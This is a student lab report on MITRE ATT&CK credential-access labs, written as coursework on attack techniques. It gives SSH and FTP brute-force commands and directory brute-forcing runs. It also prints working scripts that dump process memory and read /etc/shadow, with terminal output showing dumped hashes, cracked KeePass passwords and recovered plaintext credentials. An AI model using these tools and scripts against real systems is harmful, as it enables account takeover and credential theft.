Lab Assignment 6

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General Context

The first lab, MITRE ATT&CK - Credential Access - Brute Force, focused on brute force attacks and how attackers attempt to break into systems by repeatedly trying different username and password combinations. From a general security perspective, this lab demonstrates how automated tools can quickly test thousands or even millions of possible login credentials against services such as remote server access, file transfer services, and website login pages. The key issue is that weak passwords and poorly protected login systems can allow attackers to eventually guess the correct credentials. For organizations, this highlights the importance of implementing strong password policies, limiting repeated login attempts, and using additional security protections such as multifactor authentication. As cybersecurity guidance explains, “a brute-force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing correctly” (Kaspersky, 2023). Understanding how these attacks work helps organizations recognize why stronger authentication controls and monitoring systems are essential to protect business systems and data, as well as for users to understand how to create passwords that work against these attacks.

The second lab, MITRE ATT&CK - Credential Access - Credential Dumping, focused on the security risks associated with improperly stored credentials on a computer system. Many systems contain sensitive information such as passwords, private keys, and authentication data stored in files or system memory. If these credentials are left unprotected or stored in plain text, attackers who gain access to a machine may be able to easily retrieve them. This lab shows the broader cybersecurity issue of unsecured credential storage and how attackers may search through command history, configuration files, or system databases to recover sensitive login information. In real-world environments, this type of vulnerability often occurs due to poor security practices, such as saving passwords in scripts or configuration files without encryption. According to the MITRE ATT&CK framework, attackers frequently search for unsecured credentials because they “may be stored in files, configuration data, or other locations that allow adversaries to obtain account information” (MITRE, 2023).

The third lab, MITRE ATT&CK - Credential Access - Credentials from Password Stores, focused on how attackers can get credentials from web browsers, password managers, and network configuration files. Modern systems often store passwords to make logging into websites and networks easier for users. While this improves convenience, it also creates potential risks if a computer becomes compromised. If attackers gain access to a device, they may be able to extract stored passwords and reuse them to access additional systems or accounts. This lab shows the broader security issue of protecting password storage locations and ensuring that sensitive credentials cannot easily be extracted from applications or operating systems.

Technical Context

The first lab, MITRE ATT&CK - Credential Access - Brute Force, covered brute force authentication attacks against several common network services, showing how attackers can automate credential guessing against exposed systems. According to the National Institute of Standards and Technology, brute force password attacks remain a common threat when authentication systems rely solely on passwords without additional protective controls (NIST, 2025). Tools such as Hydra, Patator, Medusa, and Nmap were used to simulate dictionary-based brute force attacks against SSH services using credential lists. Hydra, for example, was used with commands such as **hydra -L ssh-users.txt -P /usr/share/wordlists/rockyou.txt bluetech.com -t 16 ssh**, which attempts authentication against an SSH service using multiple usernames and passwords in parallel threads. Similar attacks were performed with Patator using **python3 patator/patator.py ssh_login host=bluetech-backup.com user=FILE0 password=FILE1**, and with Medusa using **medusa -h bluetech-demo.com -U ssh-users.txt -P /usr/share/wordlists/rockyou.txt -M ssh.** Nmap was also used through **nmap --script ssh-brute -p22** to show how automated scanning tools can integrate brute force authentication testing during reconnaissance.

The second lab, MITRE ATT&CK - Credential Access - Credential Dumping, focused on finding and dumping credentials on Linux systems where authentication data is improperly stored or accessible. For example, unsecured credentials stored in files were found using recursive searches such as **grep -i -E 'password' -r /home/ubuntu-user/Documents**, while SSH key discovery was performed using sudo **find / -name "*.pub" -exec grep "ssh-rsa" {} \;**. In the lab, we also saw how attackers can extract credential hashes from /etc/passwd and /etc/shadow using custom scripts such as **sudo python3 shadow.py,** which parsed account records to collect usernames and hashed passwords. These hashes can then be attacked offline using password cracking tools such as John the Ripper with commands like **./john --format=keepass -w=/usr/share/wordlists/rockyou.txt hashfile.txt.** Even process memory could contain credentials so the lab showed how credential extraction through /proc using a memory dumping script **sudo python3 memdumping.py <PID>**, and thne searching the dump for credentials with commands like **strings X.dump | grep Username:.**


The third lab, MITRE ATT&CK - Credential Access - Credentials from Password Stores, focused on credential extraction from password stores and application storage locations. Network connectivity and system interfaces were first looked at using tools like **ping** and **ifconfig**, while system logs were examined using **sudo grep "wlan" /var/log/syslog** to identify wireless activity. Many people store passwords in browsers or password managers to make their lives easier, but putting themselves more at risk. As Cisco notes, credential harvesting from stored password repositories can enable

attackers to reuse credentials across systems and escalate access throughout a network (Cisco, 2023). In the lab we exported Browser passwords from Firefox and Chrome into CSV files and analyzed with **cat chrome-logins.csv | column -s, -t** for readability. Password decryption from Firefox profiles was demonstrated using the script **python3 firepwd.py -d /home/ubuntu-user/.mozilla/firefox/*.default-release**. The lab also included automated credential extraction using LaZagne **sudo python3 laZagne.py all -v** to recover saved passwords from multiple applications. And we finished off by decrypting files using OpenSSL after discovering the correct password.


Screenshots

MITRE ATT&CK - Credential Access - Brute Force


Brute Forcing SSH With Hydra




Brute Forcing SSH With Patator




Brute Forcing SSH With Medusa



Brute Forcing SSH With Nmap



Brute Forcing FTP With NCrack




Brute Forcing Directories With Dirb

```
Discovered credentials for ftp on 192.168.1.111 21/tcp:
192.168.1.111 21/tcp ftp: 'eh1988' 'abc123'
192.168.1.111 21/tcp ftp: 'eh1988' '696969'
192.168.1.111 21/tcp ftp: 'eh1988' 'shadow'

Ncrack done: 1 service scanned in 99.00 seconds.

Ncrack finished.
ubuntu-user@ubuntu19:~/bruteforce$ dirb http://bluetech.com/ /usr/share/dirb/wordlists/dir-wordlist.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Mar  2 14:48:23 2026
URL_BASE: http://bluetech.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/dir-wordlist.txt

-----------------

GENERATED WORDS: 22

---- Scanning URL: http://bluetech.com/ ----
+ http://bluetech.com/login.php (CODE:200|SIZE:4699)

-----------------
END_TIME: Mon Mar  2 14:48:23 2026
DOWNLOADED: 22 - FOUND: 1
ubuntu-user@ubuntu19:~/bruteforce$
```

Brute Forcing Directories With Gobuster

```
GENERATED WORDS: 22

---- Scanning URL: http://bluetech.com/ ----
+ http://bluetech.com/login.php (CODE:200|SIZE:4699)

-----------------
END_TIME: Mon Mar  2 14:48:23 2026
DOWNLOADED: 22 - FOUND: 1
ubuntu-user@ubuntu19:~/bruteforce$ gobuster -e -u http://wordpress-demo.com/ -w /usr/share/dirb/wordlists/dir-wordlist.
txt

===============================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
===============================================================
[+] Mode         : dir
[+] Url/Domain   : http://wordpress-demo.com/
[+] Threads      : 10
[+] Wordlist     : /usr/share/dirb/wordlists/dir-wordlist.txt
[+] Status codes : 200,204,301,302,307,403
[+] Expanded     : true
[+] Timeout      : 10s
===============================================================
2026/03/02 14:49:06 Starting gobuster
===============================================================
http://wordpress-demo.com/wp-login.php (Status: 200)
===============================================================
2026/03/02 14:49:07 Finished
===============================================================
ubuntu-user@ubuntu19:~/bruteforce$
```

Web Login Brute Forcing




```
  GNU nano 4.8                                   memdumping.py
import sys
import re
if __name__ == "__main__":
    if len(sys.argv) != 2:
        print('Usage:', sys.argv[0], '<process PID>', file=sys.stderr)
        exit(1)
    pid = sys.argv[1]
    map_file = f"/proc/{pid}/maps"
    mem_file = f"/proc/{pid}/mem"
    out_file = f'{pid}.dump'
    with open(map_file, 'r') as map_f, open(mem_file, 'rb', 0) as mem_f, open(out_file, 'wb') as out_f:
        for line in map_f.readlines():
            m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) ([-r])', line)
            if m.group(3) == 'r':
                start = int(m.group(1), 16)
                end = int(m.group(2), 16)
                mem_f.seek(start)
                print(hex(start), '-', hex(end))

                try:
                    chunk = mem_f.read(end - start)
                    out_f.write(chunk)
                except OSError:
                    print(hex(start), '-', hex(end), '[error,skipped]', file=sys.stderr)
                    continue
    print(f'Memory dump saved to {out_file}')
                                                   [ Read 27 lines ]
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line  M-E Redo
```

```
ubuntu-user@ubuntu19: ~
0x7f620db5c000 - 0x7f620db7e000
0x7f620db7e000 - 0x7f620dcf6000
0x7f620dcf6000 - 0x7f620dd44000
0x7f620dd44000 - 0x7f620dd48000
0x7f620dd48000 - 0x7f620dd4a000
0x7f620dd4a000 - 0x7f620dd4e000
0x7f620dd4e000 - 0x7f620dd4f000
0x7f620dd4f000 - 0x7f620dd51000
0x7f620dd51000 - 0x7f620dd52000
0x7f620dd52000 - 0x7f620dd53000
0x7f620dd53000 - 0x7f620dd54000
0x7f620dd54000 - 0x7f620dd62000
0x7f620dd62000 - 0x7f620dd71000
0x7f620dd71000 - 0x7f620dd7f000
0x7f620dd7f000 - 0x7f620dd83000
0x7f620dd83000 - 0x7f620dd84000
0x7f620dd84000 - 0x7f620dd86000
0x7f620dd93000 - 0x7f620dd9a000
0x7f620dd9a000 - 0x7f620dd9b000
0x7f620dd9b000 - 0x7f620ddbe000
0x7f620ddbe000 - 0x7f620ddc6000
0x7f620ddc7000 - 0x7f620ddc8000
0x7f620ddc8000 - 0x7f620ddc9000
0x7f620ddc9000 - 0x7f620ddca000
0x7ffeabc8b000 - 0x7ffeabcac000
0x7ffeabde1000 - 0x7ffeabde4000
0x7ffeabde1000 - 0x7ffeabde4000 [error,skipped]
0x7ffeabde4000 - 0x7ffeabde5000
Memory dump saved to 722.dump
ubuntu-user@ubuntu19:~$
```

```
ubuntu-user@ubuntu19:~$ strings 722.dump | grep Username:
cho "Username:johnjohn21" > $CREDS_FILE
echo "Username:johnjohn21"f
ubuntu-user@ubuntu19:~$ strings 722.dump | grep Password:
echo "Password:J0Hn#s9fs" >> $CREDS_FILE
ubuntu-user@ubuntu19:~$
```

```
Activities   Terminal   Mar 2 15:07
ubuntu-user@ubuntu19: ~
GNU nano 4.8                                shadow.py
    with open("/etc/shadow", "r") as n:
        shadow_contents = n.read()
    passwd_lines = passwd_contents.split("\n")
    shadow_lines = shadow_contents.split("\n")
    credentials = {}
    for line in passwd_lines:
        fields = line.split(":")
        if len(fields) < 3:
            continue
        username = fields[0]
        password = fields[1]

        credentials[username] = password
    for line in shadow_lines:
        fields = line.split(":")
        if len(fields) < 3:
            continue
        username = fields[0]
        shadow_password = fields[1]

        credentials[username] = shadow_password

    return credentials
credentials = dump_credentials("/etc/passwd", "/etc/shadow")
print(credentials)

                                  [ Wrote 31 lines ]
^G Get Help   ^O Write Out   ^W Where Is   ^K Cut Text   ^J Justify   ^C Cur Pos   M-U Undo
^X Exit       ^R Read File   ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line M-E Redo
```

```
ubuntu-user@ubuntu19:~$ sudo python3 shadow.py
{'root': '$6$Hj5Lk8s1WFU9an72$Aj.567pseaBeEe9fmYtsBwNMO7gJwhE0Q75g5lo.O6ttKiGoeID1xf.tvu/OQjeK6CbnR5LW6zugD1zXgsN4A1',
'daemon': '*', 'bin': '*', 'sys': '*', 'sync': '*', 'games': '*', 'man': '*', 'lp': '*', 'mail': '*', 'news': '*', 'uuc
p': '*', 'proxy': '*', 'www-data': '*', 'backup': '*', 'list': '*', 'irc': '*', 'gnats': '*', 'nobody': '*', 'systemd-t
imesync': '*', 'systemd-network': '*', 'systemd-resolve': '*', 'messagebus': '*', 'syslog': '*', '_apt': '*', 'uuidd':
'*', 'tcpdump': '*', 'avahi-autoipd': '*', 'usbmux': '*', 'rtkit': '*', 'dnsmasq': '*', 'cups-pk-helper': '*', 'speech-
dispatcher': '!', 'kernoops': '*', 'avahi': '*', 'saned': '*', 'nm-openvpn': '*', 'whoopsie': '*', 'colord': '*', 'hpli
p': '*', 'geoclue': '*', 'pulse': '*', 'gnome-initial-setup': '*', 'gdm': '*', 'ubuntu-user': '$6$my.wx35lmZ6xK.hY$5/hW
UyEzsEslcPvJJdXGp1xFx0T6Ok3cDyCHUkyVQ5yNN.r9/Xd/ilU3zmwbkcJhNJ99DXwcQeCc3B/9A7lsF/', 'systemd-coredump': '!!', 'tss': '
*', 'sshd': '*', 'fwupd-refresh': '*', 'wazuh-indexer': '*', 'wazuh': '*'}
ubuntu-user@ubuntu19:~$
```

```
ubuntu-user@ubuntu19:~$ cd ~/tools/john/run/
ubuntu-user@ubuntu19:~/tools/john/run$ ./john --format=keepass -w=/usr/share/wordlists/rockyou.txt /home/ubuntu-user/ha
shfile.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 512/512 AVX512F])
Cost 1 (t (rounds)) is 20842380 for all loaded hashes
Cost 2 (m) is 0 for all loaded hashes
Cost 3 (p) is 0 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 3 for all loaded hashes
Will run 4 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
supersecure      (mydatabase)
1g 0:00:00:03 DONE (2026-03-02 15:08) 0.2994g/s 8.383p/s 8.383c/s 8.383C/s 1234..123125
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
ubuntu-user@ubuntu19:~/tools/john/run$
```

```
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
ubuntu-user@ubuntu19:~/tools/john/run$ keepassxc-cli ls /mydatabase.kdbx
Insert password to unlock /mydatabase.kdbx:
Google Chrome
Infosec
ubuntu-user@ubuntu19:~/tools/john/run$ keepassxc-cli show /mydatabase.kdbx "Google Chrome"
Insert password to unlock /mydatabase.kdbx:
Title: Google Chrome
UserName: John
Password: admin
URL:
Notes:
ubuntu-user@ubuntu19:~/tools/john/run$
```

```
ubuntu-user@ubuntu19: ~/tools/john/run
/home/ubuntu-user/Documents/Enpass/.sync/primary/folder.json:    "last_password_changed_by": "local",
/home/ubuntu-user/Documents/Enpass/.sync/primary/folder.json:    "last_password_changed_time": 1741180349,
/home/ubuntu-user/Documents/Enpass/.sync/primary/folder.json:    "last_password_changing_device": "ubuntu19",
/home/ubuntu-user/Documents/Enpass/Vaults/primary/vault.json:    "last_password_changed_by": "local",
/home/ubuntu-user/Documents/Enpass/Vaults/primary/vault.json:    "last_password_changed_time": 1741258246,
/home/ubuntu-user/Documents/Enpass/Vaults/primary/vault.json:    "last_password_changing_device": "ubuntu19",
/home/ubuntu-user/Documents/passwords.txt:Password:r00dNey
/home/ubuntu-user/Documents/securefiles/rlist.txt:Password
/home/ubuntu-user/Documents/securefiles/rlist.txt:password
/home/ubuntu-user/Documents/securefiles/rlist.txt:Password
/home/ubuntu-user/Documents/securefiles/rlist.txt:password123
/home/ubuntu-user/Documents/securefiles/rlist.txt:Password1
/home/ubuntu-user/Documents/securefiles/rlist.txt:password1
ubuntu-user@ubuntu19:~/tools/john/run$ sudo cat ~/.bash_history
ubuntu-user@ubuntu19:~/tools/john/run$ sudo find / -name "*.pub" -exec grep "ssh-rsa" {} \;
find: ‘/run/user/1000/doc’: Permission denied
find: ‘/run/user/1000/gvfs’: Permission denied
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDM2u+RrhAqcY4lVg3ab1KsLdSX7+oUrTKXhqg+QduMiC4QVpSGM5utTld6QTnxhklynro+Bjf8lOGP/hQ
L5d83z+CENCkyNtjOyrA+MRIwXORju9FqB+WWfMdVBlBxeD8hU2w4GE1R/UUV8QmZOOOIJzifAfypLNJL4XXizOhFE3R9n5a8zdM6QtggUPkABJARjFnPtd
Ynj9KeWSdaZAQ8nSZCCgId1saYGTJBM5H/L3PVBvMnfgn9n6wspAQmeJp6DkGFe2sukOzH9/8r3Hnfga1HWsPz5zSCyGK+AKIBRItfXVGmNfRa1A/Q3IRPV
04Tt+4t4gDepJWUbFbj5fxP6w8HKlvdmhP7cV9M6MBEFu7I5grpnIpprZsg1NBPPzV0/6o36nwa9fJPOvLzfnterSTw5zLYWG44jtb4O+Zotg6nrJlNE9mb
k170QqZXZZfOCC9J276mn9uG+Yfw4F5GpeuJYZYsNGfSdW8ulOesdXgZ+o9vxuKnsFY7IpuwLPk= root@ubuntu19
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDHL+AtcBj6aKrl8WKmmkFq0Vb/utTX4iAXuRX8Bi/RNfpnDZFbWiiM+zqyxo68u7VQRL8z+nBmcs/Ol3A
G/+W5hUXMQuSFYK++H39PNU8WQzoIiekdYJXwFlAV+X4HmPgtP6vm6fqV0FzbezB73KSNZ/WplNIgwgFqPsaJkKXAnLaYOgIKh9ILDptp5idD+jzYzJhRlw
5QyA+TUCuKSMLYG/smSH14SYjRzcRQYwaFSskU2ONcxXvxiFKoTs+t0mn3BtKuRp7LJloRpU84oCKgZwl8Qw3zPwk+qn+F46wdYEWFCrI1Gx39JQ4Lq8aSf
